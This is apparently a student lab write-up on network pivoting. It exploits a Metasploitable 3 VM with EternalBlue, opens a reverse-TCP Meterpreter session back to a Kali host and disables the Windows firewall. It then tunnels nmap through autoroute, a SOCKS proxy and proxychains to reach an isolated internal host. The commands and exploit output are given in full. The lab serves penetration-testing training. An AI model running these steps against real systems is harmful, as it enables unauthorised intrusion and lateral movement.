

## TASK 02: PIVOTING & TUNNELING (THE "DOUBLE JUMP")

**Objective:** Set up a tunnel so my attack machine (Kali) could communicate with a second internal machine (Metasploitable 2) through the first compromised host (Metasploitable 3). This is the classic "double jump" pivot scenario that mirrors real-world enterprise network segmentation.

### Step 1: Environment Setup – Dual Network Configuration

I configured Metasploitable 3 (Windows Server 2008 R2) with two network adapters to act as a dual-homed pivot host connecting both network segments. The table below shows the exact network topology:

| VM               | Adapter              | IP Address     | Network                                         |
|------------------|----------------------|----------------|-------------------------------------------------|
| Metasploitable 3 | Adapter 1 – Bridged  | 192.168.1.14   | Home network (reachable from Kali)              |
| Metasploitable 3 | Adapter 2 – Internal | 169.254.55.222 | Internal network "intnet"                       |
| Metasploitable 2 | Adapter 1 – Internal | 169.254.55.100 | Internal network only (NOT reachable from Kali) |
| Kali Linux       | Adapter 1 – Bridged  | 192.168.1.25   | Home network only                               |




Figure 7 – VirtualBox network configuration showing Metasploitable 3 dual-adapter setup (pivot host)

### Verifying Internal Connectivity

I ran two connectivity tests to confirm the topology was correct before exploiting it:

Test 1: Metasploitable 3 → Metasploitable 2 (should succeed)

```
ping 169.254.55.100
```

Output: Reply from 169.254.55.100: bytes=32 time=1ms TTL=64 — confirming internal connectivity.

```
(hyena@hyena) - [~]
$ ping 169.254.55.100
PING 169.254.55.100 (169.254.55.100) 56(84) bytes of data. Task 02: Complet
Step 1: Test Connec
On Metasploitable 3 (WI
net
ping 169.254.55.100
Expected: Should work!
Step 2: Test Kali Ca
```

Figure 8 – Successful ping from Metasploitable 3 to Metasploitable 2 confirming internal connectivity

Test 2: Kali → Metasploitable 2 (should FAIL — proving pivot is required)

```
ping 169.254.55.100
```

Output: PING 169.254.55.100 — Destination Host Unreachable — confirming that I needed a pivot to reach this machine.

## Step 2: Gaining Access to the Pivot Host (EternalBlue – MS17-010)

Metasploitable 3 runs Windows Server 2008 R2, which is vulnerable to EternalBlue (CVE-2017-0144). I first disabled the Windows Firewall to allow SMB exploitation, then launched the exploit.

### 2.1 Disabling Windows Firewall

```
netsh advfirewall set allprofiles state off
```

```
Administrator: C:\Windows\system32\cmd.exe
MaxFileSize 4096

Public Profile Settings:
-----
State ON
Firewall Policy BlockInbound,AllowOutbound
LocalFirewallRules N/A <GPO-store only>
LocalConSecRules N/A <GPO-store only>
InboundUserNotification Disable
RemoteManagement Disable
UnicastResponseToMulticast Enable

Logging:
LogAllowedConnections Disable
LogDroppedConnections Disable
FileName %systemroot%\system32\LogFiles\Firewall\p
MaxFileSize 4096
Ok.

C:\Users\vagrant>netsh advfirewall set allprofiles state off
Ok.

C:\Users\vagrant>netsh advfirewall show allprofiles

Domain Profile Settings:
-----
State OFF
Firewall Policy BlockInbound,AllowOutbound
LocalFirewallRules N/A <GPO-store only>
LocalConSecRules N/A <GPO-store only>
InboundUserNotification Disable
RemoteManagement Disable
UnicastResponseToMulticast Enable

Logging:
LogAllowedConnections Disable
LogDroppedConnections Disable
FileName %systemroot%\system32\LogFiles\Firewall\p
MaxFileSize 4096

Private Profile Settings:
-----
```

Figure 9 – Windows Firewall disabled on Metasploitable 3 to allow EternalBlue exploitation


### 2.2 Exploiting EternalBlue

I loaded the EternalBlue module in Metasploit, set the target and listener, and fired the exploit. Within seconds I had a SYSTEM-level Meterpreter session on the pivot host.

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue msf6 > set RHOSTS 192.168.1.14
msf6 > set PAYLOAD windows/x64/meterpreter/reverse_tcp msf6 > set LHOST
192.168.1.25 msf6 > exploit
```

Output excerpt:

```
[+] 192.168.1.14:445 - Host is likely VULNERABLE to MS17-010! [+] ETERNALBLUE
overwrite completed successfully! [*] Meterpreter session 1 opened
(192.168.1.25:4444 -> 192.168.1.14:49783) [+] =====WIN=====
==
```



```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.14:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.1.14:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (6
usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/fingerprint/regexp_factory.rb:34: warning:
'?' was replaced with '*' in regular expression
[*] 192.168.1.14:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.14:445 - The target is vulnerable.
[*] 192.168.1.14:445 - Connecting to target for exploitation.
[*] 192.168.1.14:445 - Connection established for exploitation.
[*] 192.168.1.14:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.14:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.1.14:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.1.14:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 192.168.1.14:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 192.168.1.14:445 - 0x00000030 6b 20 31 k 1
[*] 192.168.1.14:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.14:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.14:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.14:445 - Starting non-paged pool grooming
[*] 192.168.1.14:445 - Sending SMBv2 buffers
[*] 192.168.1.14:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.14:445 - Sending final SMBv2 buffers.
[*] 192.168.1.14:445 - Sending last fragment of exploit packet!
[*] 192.168.1.14:445 - Receiving response from exploit packet
[*] 192.168.1.14:445 - ETERNALBLUE overwrite completed successfully (0xc000000b)!
[*] 192.168.1.14:445 - Sending egg to corrupted connection.
[*] 192.168.1.14:445 - Triggering free of corrupted buffer.
[*] Sending stage (230982 bytes) to 192.168.1.14
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.14:49783) at 2026-04-25 12:44:49 +0500
[*] 192.168.1.14:445 -=====WIN=====
[*] 192.168.1.14:445 -=====WIN=====
[*] 192.168.1.14:445 -=====WIN=====
meterpreter >
```

Figure 10 – EternalBlue exploit successful; Meterpreter session opened on Metasploitable 3


### Step 3: Adding Routes with Metasploit Autoroute

With an active Meterpreter session on the pivot host, I added a route to tell Metasploit to forward all traffic destined for the internal 169.254.55.0/16 network through this session. This is the core of the pivot setup.

```
meterpreter > run autoroute -s 169.254.55.0/16
```

Output:

```
[+] Added route to 169.254.55.0/255.255.0.0 via 192.168.1.14 Active Routing Table:
Subnet          Netmask          Gateway 169.254.55.0    255.255.0.0      Session
1
```



```
meterpreter > run autoroute -s 169.254.55.0/16
[*] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 169.254.55.0/255.255.0.0...
[*] Added route to 169.254.55.0/255.255.0.0 via 192.168.1.14
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p
[*] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
meterpreter >

Active Routing Table
=====
Subnet          Netmask          Gateway
-----
169.254.55.0    255.255.0.0      Session 1
meterpreter >
```

Figure 11 – Autoroute successfully adds route to internal 169.254.55.0/16 network via Session 1

## Step 4: Starting the SOCKS Proxy Server

I started a SOCKS5 proxy server within Metasploit to allow external tools running on Kali (such as nmap, SSH, or Evil-WinRM) to route their traffic through the established pivot tunnel.

```
meterpreter > background msf6 > use auxiliary/server/socks_proxy msf6 > set SRVHOST 127.0.0.1 msf6 > set SRVPORT 1080 msf6 > run -j
```

Output: [\*] Starting the SOCKS proxy server — the tunnel was now ready for use.

## Step 5: Configuring Proxychains on Kali

I edited /etc/proxychains4.conf to point to the SOCKS5 proxy, commenting out the default Tor proxy to prevent interference:

```
# /etc/proxychains4.conf dynamic_chain proxy_dns socks5 127.0.0.1 1080 # socks4
127.0.0.1 9050 <-- commented out
```

## Step 6: Testing the Pivot with Proxychains

I tested the tunnel by scanning port 22 on the internal target through the proxy chain. The fact that nmap reported the host as up confirmed the pivot was fully operational.

```
proxychains nmap -sT -Pn 169.254.55.100 -p 22
```

Output:

```
[proxychains] Dynamic chain ... 127.0.0.1:1080 ... 169.254.55.100:22 Host is up.
PORT      STATE      SERVICE 22/tcp filtered ssh
```

```

[!] Example: run post/multi/manage/autoroute OPTION=value [...]
Active Routing Table
-----
Subnet      Netmask      Gateway
-----
169.254.55.0 255.255.0.0  Session 1

meterpreter > background
[*] Backgrounding session 1...
msf exploit(windows/smb/ms17_010_eternalblue) > use auxiliary/server/socks_proxy
msf auxiliary(server/socks_proxy) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf auxiliary(server/socks_proxy) > set SRVPORT 1080
SRVPORT => 1080
msf auxiliary(server/socks_proxy) > run -j
[*] Auxiliary module running as background job 0.

[*] Starting the SOCKS proxy server
msf auxiliary(server/socks_proxy) >

$ proxychains nmap -sT -Pn 169.254.55.100 -p 22

[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-25 12:54 +0500
Nmap scan report for 169.254.55.100
Host is up.

PORT      STATE      SERVICE
22/tcp    filtered  ssh

Nmap done: 1 IP address (1 host up) scanned in 6.04 seconds

(hyena@hyena) - [~]
$

```

Figure 12 – proxychains nmap successfully routing through the SOCKS tunnel to reach the internal target

## Task 02 Summary

| Step | Technique / Command                      | Purpose                                          |
|------|------------------------------------------|--------------------------------------------------|
| 1    | Disable Windows Firewall                 | Enable EternalBlue exploitation on port 445      |
| 2    | EternalBlue (MS17-010) exploit           | Gain Meterpreter session on pivot host           |
| 3    | run autoroute -s 169.254.55.0/16         | Route internal-network traffic through Session 1 |
| 4    | auxiliary/server/socks_proxy (port 1080) | Start SOCKS5 proxy for external tools            |
| 5    | Configure /etc/proxychains4.conf         | Route Kali tools through SOCKS tunnel            |
| 6    | proxychains nmap -sT -Pn 169.254.55.100  | Confirm tunnel is operational                    |

*"Mastering the concept of routing traffic through a compromised gateway to reach deep internal targets."*

- SOCKS5 pivot tunnel successfully established — Kali can now reach the isolated internal network.